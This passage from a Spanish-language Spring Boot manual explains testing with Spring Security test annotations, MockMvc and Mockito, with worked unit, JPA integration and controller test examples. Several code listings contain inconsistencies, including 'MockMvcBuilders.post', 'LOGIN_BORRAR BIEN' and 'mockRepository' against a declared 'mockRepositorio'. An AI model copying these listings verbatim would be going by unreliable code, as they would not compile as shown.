public class LaClaseDeTest {
    @TestConfiguration
    public static class ConfiguracionPruebas {
        @Bean
        public MiServicio miServicio() {
            return new MiServicio();
        }
    }
    ...

```

### 10.2.3 Seguridad

Cuando activamos las pruebas integradas, o sólo las relacionadas al entorno Web, también se pone en marcha el framework Spring Security y toda la configuración que hayamos definido, ya sea a nivel de método o en función de la URL de la petición del usuario.

En la mayoría de los casos exigimos que el usuario se autentifique antes de acceder a los recursos, y no importa que sea un acceso real o una prueba. El resultado es que el proceso que lanza el test tiene que identificarse primero. Hacerlo bien es algo engorroso, pero afortunadamente Spring Security proporciona anotaciones que simplifican el trabajo.

No están incluidas en la dependencia de Spring Security. Si queremos utilizarlas tenemos que añadir una adicional:

```
testImplementation 'org.springframework.security:spring-security-test'
```

Las anotaciones que podemos usar son las siguientes:

<b>@WithMockUser</b>	<b>Valores</b>	<b>Descripción</b>
<i>Cuando es usada en un contexto de seguridad para pruebas, permite que el método de test se ejecute con las credenciales indicadas. Puede decorar también la clase, aplicándose a todos los métodos. Es la anotación que utilizaremos habitualmente.</i>		
value	“javi”	Nombre de usuario, “user” por defecto.
username	“javi”	El nombre del usuario. Prevalece sobre “value” si se usan ambos.
password	“secreto”	La clave del usuario. Generalmente no es necesaria, aunque depende de la prueba realizada.
authorities[ ]	“ROLE_ADMIN”	Autorizaciones asignadas al método.
roles[ ]	“ADMIN”	Como la anterior, aunque se añade el prefijo “ROLE_” a cualquier texto utilizado.

<b>@WithAnonymousUser</b>	<b>Valores</b>	<b>Descripción</b>
<i>La usaremos cuando apliquemos la anotación anterior a la clase de pruebas pero queramos que alguno de los métodos se lance con un usuario anónimo.</i>		

<b>@WithUserDetails</b>	<b>Valores</b>	<b>Descripción</b>
<i>Cuando el principal es un objeto de clase “UserDetailsService” podemos personalizar la información del usuario, creando nuestras propias autorizaciones (por ejemplo un correo electrónico). Esta anotación permite asignar esa “autorización personalizada” a los métodos o clases de test.</i>		
value	“especial”	El valor buscado
userDetailsServiceBeanName	“miUserDetails”	El bean que implementa “UserDetailsService”.

Basta anotar el método de prueba (o la clase al completo) para que se ejecute con las credenciales indicadas:

```
@Test  
@WithMockUser(roles = "ADMINISTRADOR")  
void testCrearPostDatosCorrectos() {  
    ...
```

Si necesitas ampliar la información, consulta la guía de referencia, <https://docs.spring.io/spring-security/site/docs/current/reference/html5/>. En los apartados siguientes veremos ejemplos de uso.

## 10.3 Pruebas de controladores. MockMvck

Una de las pruebas más necesarias en una aplicación Web o servicio REST es la prueba de los controladores. Evidentemente podemos realizarla a mano, pero desde hace tiempo Spring proporciona la clase **MockMvc** para simplificar el trabajo.

Si usamos Spring Boot podremos configurar un bean de ese tipo con la anotación **@AutoConfigureMockMvc**, o cualquiera de las meta-anotaciones que la incluyen. Además incorpora bibliotecas con clases auxiliares que nos permiten ejecutar la petición e interpretar la respuesta de docenas de formas distintas.

Inicialmente la clase sólo proporciona dos métodos, y uno seguramente no lo usaremos nunca:

Método	Descripción
<b>ResultActions perform(RequestBuilder)</b>	Realiza una petición y devuelve un objeto que permite encadenar aserciones o tareas a realizar sobre el resultado.
<b>DispatcherServlet getDispatcherServlet()</b>	Devuelve la instancia “DispatcherServlet” subyacente para realizar peticiones especiales. No se suele utilizar.


Casi todas las clases involucradas siguen la “sintaxis fluida”, tipo JQuery, que encadena un método con el anterior. Y siguiendo la costumbre de JUnit o Mockito, se suelen utilizar métodos estáticos. Por ejemplo este código realiza una petición POST para borrar un usuario:

```
@Autowired  
private MockMvc mvc;  
...  
mvc.perform(MockMvcBuilders.post("https://localhost/usuario/borrar.html")  
            .contentType(MediaType.TEXT_HTML)  
            .param("login", LOGIN_BORRAR_BIEN))  
        .andExpect(MockMvcResultMatchers.status().isOk())  
        .andExpect(MockMvcResultMatchers.jsonPath("$.estado", CoreMatchers.is(true)));
```

Ten cuidado. En Spring Boot 3.x me ha obligado a escribir rutas relativas, sin DNS, puerto o context root:

```
mvc.perform(MockMvcBuilders.post("/usuario/borrar.html"))
```

La ejecución del método casi siempre acaba con uno o varios métodos “andExpect()”, que funcionan como los métodos estáticos de la clase “Assertions” de una prueba unitaria tradicional. Lo que no es tan tradicional son las docenas de métodos (de diferentes clases) que podemos usar para definir y procesar la petición.



```

    respuesta
        .andReturn() —> MvcResult
    ResultActions.andDo(MockMvcResultHandlers.print) —> ResultActions
        .status
        .andExpect(MockMvcResultMatchers.jsonPath) —> ResultActions
        .view

```

### 10.3.1 La petición

Comencemos con la creación de la petición. La definimos con los métodos estáticos de la clase **MockMvcRequestBuilders**. Define unos veinte métodos distintos para realizar la solicitud. Los más habituales:

Método	Descripción
<b>MockHttpServletRequestBuilder</b> get(String) post(String) put(String) delete(String) head(String) options(String)	Realiza una petición del tipo seleccionado a la URL indicada. Los métodos están sobrecargados, y existen otros adicionales para mensajes multiparte.
<b>MockHttpServletRequestBuilder</b> request(String, URI)	Otra manera de realizar la solicitud, indicado el tipo de petición con un texto.

Los objetos de clase **MockHttpServletRequestBuilder** permiten definir cualquier petición. Una vez que hemos elegido el tipo de solicitud, podemos definir cualquier cabecera o añadir parámetros. En el ejemplo he indicado que la petición contiene "text/html" y que incorpora un parámetro "login". No voy a detallar aquí los métodos disponibles, pero están todos (y sobrecargados), por ejemplo:

Método	Descripción
<b>MockHttpServletRequestBuilder</b> accept(String) characterEncoding(String) contentType(String) cookie(Cookie...) header(String, Object) locale(String)	Define la línea de cabecera correspondiente.
<b>MockHttpServletRequestBuilder</b> secure(boolean)	Solicita el uso de un canal seguro (HTTPS).
<b>MockHttpServletRequestBuilder</b> sessionAttr(String, Object)	Define un atributo de sesión.
<b>MockHttpServletRequestBuilder</b> principal(Principal)	Define el principal de la petición.
<b>MockHttpServletRequestBuilder</b> param(String, String...)	Añade un parámetro a la petición.

Consulta la API para más información.

### 10.3.2 La respuesta

Una vez he completado el método "perform()", éste me devuelve un objeto de clase **ResultActions**. Realmente es una interfaz que sólo tiene declarados tres métodos:

Método	Descripción
<b>ResultActions andDo(ResultHandler)</b>	Realiza una acción genérica, se supone que con la respuesta.
<b>ResultActions andExpect(ResultMatcher)</b>	Comprueba si la expresión se cumple o no, de forma similar a los métodos estáticos de "Assertions" en JUnit.

Método	Descripción
<b>MvcResult andReturn()</b>	Permite acceder al resultado de la petición.

Si quiero recuperar el resultado con “andReturn()” y gestionarla directamente obtendré un objeto de clase **MvcResult**:

Método	Descripción
<b>ModelAndView getModelAndView()</b>	El “ModelAndView” preparado por el controlador para la Vista.
<b>MockHttpServletRequest getRequest()</b>	La petición realizada, con docenas de métodos para procesarla cómodamente. Mira la API.
<b>MockHttpServletResponse getResponse()</b>	La respuesta. Cómo no, la clase devuelta dispone de todos los métodos necesarios para procesarla. Idem.
<b>Exception getResolvedException()</b>	La excepción que se haya producido.
<b>Object getHandler()</b>	El controlador que ha realizado el trabajo.

Los otros dos métodos, “andDo()” y “andExpect()”, me permiten encadenar tareas o realizar todas las comprobaciones que necesite. La vida es dura. Del mismo modo que la petición la he creado con métodos estáticos de cierta clase, dispongo de dos clases adicionales similares. Por supuesto, todo esto son interfaces, por lo que puede definir mis propias clases.

Para el método “andDo()” tengo definida la clase **MockMvcResultHandlers**:

Método	Descripción
<b>ResultHandler log()</b>	Muestra el resultado como un log de “org.springframework.test.web.servlet.result”, a nivel de “debug”.
<b>ResultHandler print() print(OutputStream) print(Writer)</b>	Como la anterior, pero muestra en resultado en la consola o en la salida indicada. Muy útil cuando se produce un error no previsto.

Y para las comprobaciones de “andExpect()”, **MockMvcResultMatchers**. Proporciona métodos para comprobar cada elemento de la respuesta, cada uno de ellos con clases adecuadas para analizar el aspecto deseado. Los más habituales:

Método	Descripción
<b>ContentResultMatchers content()</b>	Permite definir aserciones con el contenido.
<b>CookieResultMatchers cookie()</b>	Permite definir aserciones con las cookies.
<b>ResultMatcher forwardedUrl(String)</b>	Comprueba reenvíos de URL.
<b>HandlerResultMatchers handler()</b>	Aserciones relativas al controlador.
<b>HeaderResultMatchers header()</b>	Define aserciones con el contenido de la cabecera.
<b>ResultMatcher jsonPath(String,Matcher)</b>	Aserciones sobre el contenido JSON de la respuesta. Es un método muy usado y versátil. Lo veremos después con más detalle.
<b>ResultMatcher redirectedUrl(String)</b>	Comprueba direcciones de URL.
<b>RequestResultMatchers request()</b>	Aserciones relativas a la petición.
<b>StatusResultMatchers status()</b>	Aserciones sobre el código de respuesta. Decenas de métodos disponibles.
<b>ViewResultMatchers view()</b>	Define aserciones sobre la vista devuelta por el método de acción, como el nombre.

No quiero explicar las clases devueltas por cada método, pero sí que voy a detenerme un momento en la función **jsonPath()**; la usé en el ejemplo que escribí al comienzo del apartado:

```
.andExpect(MockMvcResultMatchers.jsonPath("$.estado", CoreMatchers.is(true)));
```

---


El primer parámetro es un texto que permite definir una “expresión JSON” con la sintaxis **JSONPath**. Puedes aprender sobre ella en la página <https://goessner.net/articles/JsonPath>. Es muy intuitiva. En la mayoría de los casos te limitarás a escribir “\$.nombre\_del\_campo”.

El segundo parámetro es un objeto que implementa la interfaz “org.hamcrest.Matcher”. Cómo no, la clase **CoreMatchers** nos proporciona métodos estáticos para comprobar cualquier cosa que se nos ocurra sobre el contenido JSON que estemos inspeccionando (unos treinta métodos distintos). Todas estas clases están incluidas en las dependencias de test de Spring Boot, por lo que no tenemos que añadir nada para usarlas.

No te preocupes, es mucho más sencillo de lo que parece. Permite que el asistente del IDE te guíe y límítate a escribir lo que necesitas.

## 10.4 Ejemplos

Ahora vamos a probar varias de las clases y anotaciones anteriores. Vamos a ver un ejemplo de una prueba unitaria “pura”, una prueba integrada y un test de un controlador. Las clases de test las he creado en los mismos paquetes que las clases que voy a probar, pero en un directorio distinto:



### 10.4.1 Prueba unitaria con mocks

Tal como he escrito la aplicación no tenemos ninguna clase que nos permita realizar un test unitario “estricto”. El candidato típico a esta clase de pruebas son las clases de servicio de datos, pero he sido un vago y he usado los repositorios directamente en los controladores. Por eso he escrito esta clase de ejemplo, con su correspondiente interfaz:

```
public interface ServicioTipoProducto {
    public void crearVarios(String id, String nombre, Double precio,
                           List<Proveedor> proveedores);
    public Double precioMedio(String id);
}

@Service
public class ServicioTipoProductoImpl implements ServicioTipoProducto {

    @Autowired
    private RepositorioTipoProducto rtp;

    @Override
    public void crearVarios(String id, String nombre, Double precio,
                           List<Proveedor> proveedores) {
        TipoProducto tp=new TipoProducto(id, nombre);
        for (Proveedor p:proveedores)
            tp.addProducto(precio, p);
        rtp.save(tp);
    }

    @Override
    public Double precioMedio(String id) {
        double total=0;
        Optional<TipoProducto> op=rtp.findById(id);
        if (! op.isPresent()) return 0D;

        TipoProducto tp=op.get();
        for (Producto p:tp.getProductos())
            total+=p.getPrecio();
    }
}
```

---

```

        return total/tp.getProductos().size();
    }
}

```

Es muy simple, pero bastará como ejemplo. El método “crearVarios()” se supone que crea un tipo de producto con varios productos asociados, y “precioMedio()” me devuelve el precio medio de los productos de cierto tipo, identificado por su clave. Quiero comprobar que ese código funciona, independientemente de lo que haga Spring. El problema es que los métodos usan el repositorio para trabajar:

```

@Autowired
private RepositorioTipoProducto rtp;

```

Por tanto habría que activar Hibernate, JPA, Spring para la DI, etc. No hay problema, para eso se inventó Mockito. Definiré un stub para el repositorio (“confío en que funciona correctamente”) y probaré sólo mi clase, de forma independiente al resto del sistema. Comento el código a medida que muestro el ejemplo:

```

@ExtendWith(SpringExtension.class)
public class ServicioTipoProductoTest {

```

No quiero configurar el resto de componentes de mi aplicación, pero sí quiero utilizar las capacidades de Spring, sus anotaciones, objetos predefinidos, etc. Por ese motivo la anotación “@ExtendWith” con “SpringExtension.class” es casi obligatoria. Si no aparece directamente en el código será porque estamos empleando otra anotación que la incluye.

```

@Configuration
public static class Configurar {
    @Bean
    public ServicioTipoProducto servicioTipoProducto() {
        return new ServicioTipoProductoImpl();
    }
}

@Autowired
private ServicioTipoProducto servicio;

```

Esta parte es un poco más retorcida, y se puede hacer de muchas maneras (veremos otra forma en un ejemplo posterior). Para probar un objeto de clase “ServicioTipoProductImpl” obviamente tengo que crearlo. Pero en la aplicación real Spring lo hace por mí y me proporciona un bean de esa clase (de la interfaz que implementa). En la prueba quiero parecerme lo más posible al caso real, por lo que quiero justamente eso, un bean.

Como no he lanzado la aplicación Spring no lee los ficheros de configuración, ni crea un contexto para mí, ni por supuesto crea ningún bean. Por eso he añadido una clase JavaConfig que precisamente hace lo que necesito. El definirla como una clase estática o usar la anotación “@Import” es sólo cuestión de estilo.

```

@MockBean
RepositorioTipoProducto rtp;

```

Creo un mock para “RepositorioTipoProducto”. Spring Boot lo configura todo, por lo que basta con usar la anotación.

```

@Test
void testCrearVarios() {
    List<Proveedor> proveedores=new ArrayList<>();
    Calendar fecha=Calendar.getInstance();
    proveedores.add(new Proveedor("uno",fecha,"12345678A"));
    proveedores.add(new Proveedor("dos",fecha,"12345678B"));

    servicio.crearVarios("XXX","YYY", 10.0, proveedores);

    Mockito.verify(rtp, Mockito.times(1)).save(ArgumentMatchers.any());
}

```

Y ahora pruebo el primer método. Lo único que hace es guardar el objeto en la base de datos y confiar en que JPA esté bien configurado con persistencias en cascada, etc. Pero como estoy haciendo una prueba unitaria y por tanto confío en el correcto funcionamiento de mis entidades y repositorios, lo único que puedo comprobar es que efectivamente se ejecuta el método del doble.

```

@Test
void testPrecioMedio() {

```

```


        double precio1=10.0;
        double precio2=20.0;
        double media=(precio1+precio2)/2;
        String id="XXX";
        TipoProducto tp=new TipoProducto(id, "No importa");
        tp.addProducto(precio1, null);
        tp.addProducto(precio2, null);
        Mockito.when(rtp.findById(id)).thenReturn(Optional.of(tp));

        double resultado=servicio.precioMedio(id);

        Mockito.verify(rtp, Mockito.times(1)).findById(id);
        Assertions.assertEquals(media, resultado);
    }
}

```

Este método es un poco más interesante. He añadido un stub, y compruebo que el resultado concuerda con lo esperado. También verifico que se ejecuta el método adecuado. El resultado de la prueba:



#### 10.4.2 Prueba integrada

Quiero probar el funcionamiento de los métodos personalizados que escribí para el repositorio de usuarios. Es el código que vimos en el apartado 4.4.2, “Repositorios”:

```

public interface MetodosUsuario {
    public void guardar(Usuario u);
    public void modificar(Usuario u, boolean encriptar);
}

@Repository
public class MetodosUsuarioImpl implements MetodosUsuario{
    @PersistenceContext
    private EntityManager em;
    @Autowired
    private PasswordEncoder pe;

    @Override
    @Transactional
    public void guardar(Usuario u) {
        u.setClave(this.pe.encode(u.getClave()));
        this.em.persist(u);
    }

    @Override
    @Transactional
    public void modificar(Usuario u, boolean encriptar) {
        if (encriptar) u.setClave(this.pe.encode(u.getClave()));
        this.em.merge(u);
    }
}

```

Esta vez sí quiero comprobar que los datos se escriben correctamente en la base de datos. Por tanto activaré Spring Data JPA, Hibernate y todo lo relacionado con la persistencia. Pero no quiero meterme en temas de seguridad ni activar el resto de subsistemas. Como en el ejemplo anterior, explicaré el código a medida que lo muestro:

---

```

@ExtendWith(SpringExtension.class)
@DataJpaTest
@ActiveProfiles("h2")
class MetodosUsuarioImplTest {

```

No uso la anotación “@SpringBootTest”. Me limito a configurar la gestión de datos con “@DataJpaTest”. Tampoco quiero usar la base de datos real para las pruebas; como ya tenía definido un perfil para H2 lo utilizo. En otros entornos hubiera podido usar “@AutoConfigureTestDatabase”, o cargar un fichero de propiedades distinto con “@TestPropertySource”. Y por supuesto, uso “@ExtendWith” para activar la integración con Spring.

```

    @Autowired
    private RepositorioUsuario ru;

    @MockBean
    private PasswordEncoder pe;

```

Le pido a Spring que me inyecte el repositorio que quiero probar, ya configurado con las anotaciones anteriores; pero sé que los métodos que me interesan usan internamente “PasswordEncoder” para codificar las claves. Como ya he dicho, sólo quiero probar la persistencia, por lo que utilizo un mock para reemplazarlo.

```

private Usuario usuario;
private final static String LOGIN="ejemplo";
private final static String CLAVE="ejemplo";
private final static String NOMBRECOMPLETO="ejemplo";
private final static String CLAVE_NUEVA="ejemplo2";
private final static String CLAVE_CODIFICADA="xxxxxx";
private final static String CLAVE_NUEVA_CODIFICADA="yyyyyy";
private final static String NOMBRECOMPLETO_NUEVO="ejemplo2";
private final static Rol ROL1=Rol.ROLE_TRABAJADOR;
private final static Rol ROL2=Rol.ROLE_CLIENTE;

@BeforeEach
public void prepararDatos() {
    Mockito.when(pe.encode(CLAVE)).thenReturn(CLAVE_CODIFICADA);
    Mockito.when(pe.encode(CLAVE_NUEVA)).thenReturn(CLAVE_NUEVA_CODIFICADA);
    usuario=new Usuario(LOGIN, CLAVE,NOMBRECOMPLETO, ROL1, ROL2);
}

@AfterEach
public void limpiar() {
    ru.deleteById(LOGIN);
}

```

Preparo las pruebas. Defino una propiedad de tipo usuario y me aseguro de que exista antes de comenzar cada test. Sé que lo persistiré en cada método, por lo que lo elimino al finalizar cada una de las pruebas. Y creo un stub para “PasswordEncoder”, que me devuelve una “clave codificada” concreta en función de la clave inicial.

```

@Test
public void testGuardar() {
    ru.guardar(usuario);
    Usuario encontrado=ru.findById(LOGIN).get();

    List<Rol> lista=encontrado.getRoles();
    Assertions.assertTrue(lista.contains(ROL1));
    Assertions.assertTrue(lista.contains(ROL2));

    Assertions.assertEquals(NOMBRECOMPLETO, encontrado.getNombreCompleto());
    Assertions.assertEquals(CLAVE_CODIFICADA, encontrado.getClave(),
        "La clave no coincide");

    Mockito.verify(pe,Mockito.times(1)).encode(CLAVE);
}

```

Compruebo que el usuario se almacena correctamente, guardándolo con el método que quiero testear y recuperándolo después. Verifico que el método “doblado” se ha ejecutado con el parámetro correcto.

```
@Test
public void testModificarClaveIgual() {
    ru.guardar(usuario);
    usuario.setNombreCompleto(NOMBRECOMPLETO_NUEVO);

    ru.modificar(usuario, false);
    Usuario encontrado=ru.findById(LOGIN).get();

    Assertions.assertEquals(NOMBRECOMPLETO_NUEVO,encontrado.getNombreCompleto());
    Assertions.assertEquals(CLAVE_CODIFICADA, encontrado.getClave(),
        "La clave no coincide");

    Mockito.verify(pe,Mockito.times(1)).encode(CLAVE);
}
```

Ahora pruebo que puedo modificar un usuario sin cambiar su clave. De nuevo verifico tanto el resultado como los métodos y parámetros del mock.


```
@Test
public void testModificarClaveCambiada() {
    ru.guardar(usuario);
    usuario.setNombreCompleto(NOMBRECOMPLETO_NUEVO);
    usuario.setClave(CLAVE_NUEVA);

    ru.modificar(usuario, true);
    Usuario encontrado=ru.findById(LOGIN).get();

    Assertions.assertEquals(NOMBRECOMPLETO_NUEVO,encontrado.getNombreCompleto());
    Assertions.assertEquals(CLAVE_NUEVA_CODIFICADA, encontrado.getClave(),
        "La clave no coincide");

    Mockito.verify(pe, Mockito.times(1)).encode(CLAVE_NUEVA);
}
```

Por último pruebo que modificar también puede cambiar la clave y codificarla correctamente. Como siempre compruebo los resultados y los métodos ejecutados del mock junto con el parámetro utilizado. El resultado de las pruebas:



La ejecución de la prueba será bastante más lenta que la anterior, ya que debe configurar muchas más cosas que antes. En los logs de la consola puedes comprobar qué componentes se han lanzado.

#### 10.4.3 Probar un controlador

Como la anterior, es también una prueba integrada. Esta vez quiero testear el comportamiento de algunos de los métodos de acción de “ControladorUsuario”, por lo que tendré que activar Spring Web MVC. Sin embargo no quiero probar nada relacionado con la base de datos. El controlador utiliza internamente el repositorio de usuarios, por lo que lo reemplazaré con un stub.

Pero al activar la Web también se activa Spring Security, lo es un problema. Si haces memoria, sólo los usuarios de rol administrador tienen permiso para acceder a las URL de este controlador. Entonces, ¿tengo que crear usuarios, identificarme de algún modo, etc.? Pues sí. Además utilizaba la entidad “Usuario” y el repositorio asociado para hacerlo; pero si noactivo la persistencia (que no quiero) va a ser un lío.

---

Afortunadamente es mucho más fácil de lo que parece. Necesitamos configurar un bean “UserDetailsService” que reemplace al real (que no puede funcionar sin datos) en la configuración de Spring Security:

```
@TestConfiguration
public class ConfigurarSeguridadTest {
    @Bean
    //@Primary
    public UserDetailsService userDetailsService() {
        InMemoryUserDetailsManager manager = new InMemoryUserDetailsManager();
        manager.createUser(User.withUsername("javi").password("xxx")
            .roles("ADMINISTRADOR").build());
        manager.createUser(User.withUsername("ana").password("xxx")
            .authorities("ROLE_CLIENTE").build());
        return manager;
    }
}
```

Creo una clase JavaConfig para los test. Define un bean “UserDetailsService” en memoria. Los dos usuarios que he creado no me sirven de nada para el ejemplo que vamos a ver, pero en otras ocasiones, dependiendo de la prueba realizada y de la forma de aplicar la seguridad tal vez necesites un principal concreto, o que cierto login sí exista.

Y ahora, la clase de prueba. La comento a medida que vemos el código:

```
@ExtendWith(SpringExtension.class)
@WebMvcTest(ControladorUsuario.class)
@Import(ConfigurarSeguridadTest.class)
class ControladorUsuarioTest {
    @MockBean
    private RepositorioUsuario mockRepositorio;

    @Autowired
    private MockMvc mvc;
```

La anotación “@ExtendWith” integra el framework de pruebas con Spring; como ya sabemos es imprescindible. “@WebMvcTest” activa Spring Web MVC (y Spring Security) para los controladores indicados. Por último “@Import” aplica la configuración escrita en la clase JavaConfig, en este caso la resolución de usuarios.

Como ya he dicho, en esta prueba no quiero usar la persistencia real, por lo que aplicaré Mockito para reemplazar el repositorio. Y le pido a Spring que me inyecte un objeto de clase “MockMvc”. Una de las tareas de la anotación “@WebMvcTest” es precisamente configurar un bean de ese tipo.

```
private final static String TEXTO_OK="correcto";
private final static String ROL_ADMIN="ROLE_ADMINISTRADOR";
private final static String ROL_CLI="ROLE_CLIENTE";

private final static String LOGIN_BORRAR_BIEN="unlogin";
private final static String LOGIN_BORRAR_MAL="unfallo";

private final static String URL_CREAR_HTTP="http://localhost/usuario/crear.html";
private final static String URL_CREAR="https://localhost/usuario/crear.html";
private final static String URL_BORRAR="https://localhost/usuario/borrar.html";

@Test
@WithMockUser(authorities = ROL_ADMIN)
void testCrearGet() throws Exception {
    mvc.perform(MockMvcBuilders.get(URL_CREAR)
        .contentType(MediaType.TEXT_HTML))
        .andExpect(MockMvcResultMatchers.status().isOk())
        .andExpect(MockMvcResultMatchers.view().name("usuario.crear"));

    Mockito.verify(mockRepositorio,Mockito.never()).guardar(ArgumentMatchers.any());
}
```

---

Creo unas cuantas constantes estáticas para las pruebas y realizo la primera. Compruebo que cuando solicite una petición GET con la URL para crear un usuario el servidor me responda correctamente y el método de acción devuelva el nombre de vista correcto. También compruebo que en ese caso no se utiliza el repositorio.

He usado la anotación “@WithMockUser” para autenticarme en la prueba como un usuario perteneciente al rol de administración. Si no lo hiciera se produciría un error “403”. O debería.

```
@Test
@WithMockUser(authorities = ROL_CLI)
void testCrearGetSinAcreditacion() throws Exception {
    mvc.perform(MockMvcRequestBuilders.get(URL_CREAR)
        .contentType(MediaType.TEXT_HTML))
        .andExpect(MockMvcResultMatchers.status().isForbidden());

    Mockito.verify(mockRepositorio,Mockito.never()).guardar(ArgumentMatchers.any());
}
```

Compruebo que si no tengo la autorización adecuada no me permita acceder. Me identifico como un usuario del rol cliente y realizo una petición GET a la URL de crear. El test será correcto si se produce un “403”.

```
@Test
@WithMockUser(authorities = ROL_ADMIN)
void testCrearPostDatosCorrectos() throws Exception {
    mvc.perform(MockMvcRequestBuilders.post(URL_CREAR)
        .contentType(MediaType.TEXT_HTML)
        .param("login", TEXTO_OK)
        .param("clave", TEXTO_OK)
        .param("nombreCompleto", TEXTO_OK)
        .param("roles", ROL_CLI))
        .andExpect(MockMvcResultMatchers.status().isOk())
//.andDo(MockMvcResultHandlers.print())
        .andExpect(MockMvcResultMatchers.jsonPath("$.estado", CoreMatchers.is(true)));

    Mockito.verify(mockRepositorio,Mockito.times(1)).guardar(ArgumentMatchers.any());
}
```

Esta prueba es un poco más larga, pero es más de lo mismo. Si realizo una petición POST a la URL de crear y envío parámetros válidos debería responderme correctamente con un texto JSON y además usar el repositorio para tratar de crear al nuevo usuario.

El método “andDo()” es muy útil. Si la prueba funciona no dice gran cosa, pero si falla vuelca en la consola la descripción completa de lo que ha sucedido. Está comentado porque en la versión que he probado para escribir el manual lo hace aunque no use el método.

```
@Test
void testRedirigeHttps() throws Exception {
    mvc.perform(MockMvcRequestBuilders.get(URL_CREAR_HTTP)
        .contentType(MediaType.TEXT_HTML))
        .andExpect(MockMvcResultMatchers.redirectedUrl(URL_CREAR));
}
```

Podemos probar de todo. Aquí compruebo que si realizo una petición HTTP automáticamente me redirigirá a una petición HTTPS.

```
@Test
@WithMockUser(authorities = ROL_ADMIN)
void testBorrarGet() throws Exception {
    mvc.perform(MockMvcRequestBuilders.get(URL_BORRAR)
        .contentType(MediaType.TEXT_HTML))
        .andExpect(MockMvcResultMatchers.status().isOk())
        .andExpect(MockMvcResultMatchers.view().name("usuario.borrar"));

    Mockito.verify(mockRepositorio,Mockito.never()).deleteById(ArgumentMatchers.any());
}
```

Petición GET a la URL de borrar usuarios. Compruebo que la vista se resuelve correctamente y que no ejecuto el método borrar del repositorio.

```

    @Test
    @WithMockUser(authorities = ROL_ADMIN)
    void testBorrarPostModeloFunciona() throws Exception {
        mvc.perform(MockMvcRequestBuilders.post(URL_BORRAR)
                    .contentType(MediaType.TEXT_HTML)
                    .param("login", LOGIN_BORRAR BIEN))
            .andExpect(MockMvcResultMatchers.status().isOk())
            .andExpect(MockMvcResultMatchers.jsonPath("$.estado", CoreMatchers.is(true)));

        Mockito.verify(mockRepository, Mockito.times(1)).deleteById(LOGIN_BORRAR BIEN);
    }
}

```

Petición POST con la URL de borrar, autorizado y con un login válido. Compruebo que la respuesta JSON es correcta y que se ejecuta el método adecuado del repositorio de usuarios.

```

    @Test
    @WithMockUser(authorities = ROL_ADMIN)
    void testBorrarPostModeloFalla() throws Exception {
        Mockito.doThrow(DataSourceLookupFailureException.class)
            .when(mockRepository)
            .deleteById(LOGIN_BORRAR_MAL);


        mvc.perform(MockMvcRequestBuilders.post(URL_BORRAR)
                    .contentType(MediaType.TEXT_HTML)
                    .param("login", LOGIN_BORRAR_MAL))
            .andExpect(MockMvcResultMatchers.status().isOk())
            .andExpect(MockMvcResultMatchers.jsonPath("$.estado", CoreMatchers.is(false)));

        Mockito.verify(mockRepository, Mockito.times(1)).deleteById(LOGIN_BORRAR_MAL);
    }
}

```

Por último, defino un stub para simular que el método “deleteById()” del repositorio falla. Fíjate cómo lo he escrito; debido a las limitaciones de sintaxis de Java con genéricos, cuando quiero simular una excepción en un método “void” sólo puedo escribirlo de ese modo. El resto de la prueba es igual que las anteriores, salvo que el texto JSON devuelto debería contener “false”.

El resultado de ejecutar la clase:



# 11 Servicios RESTful

En este capítulo vamos a estudiar cómo crear un servicio RESTful con Spring. Pero primero aprenderemos los conceptos básicos, y qué otras tecnologías existen dentro de este ámbito. Un consejo: no te obsesiones con las definiciones académicas. En la práctica tanta gente las usa mal (o no está de acuerdo con ellas) que la precisión teórica sólo conduce a largas discusiones de bar.

## 11.1 Qué es un servicio web

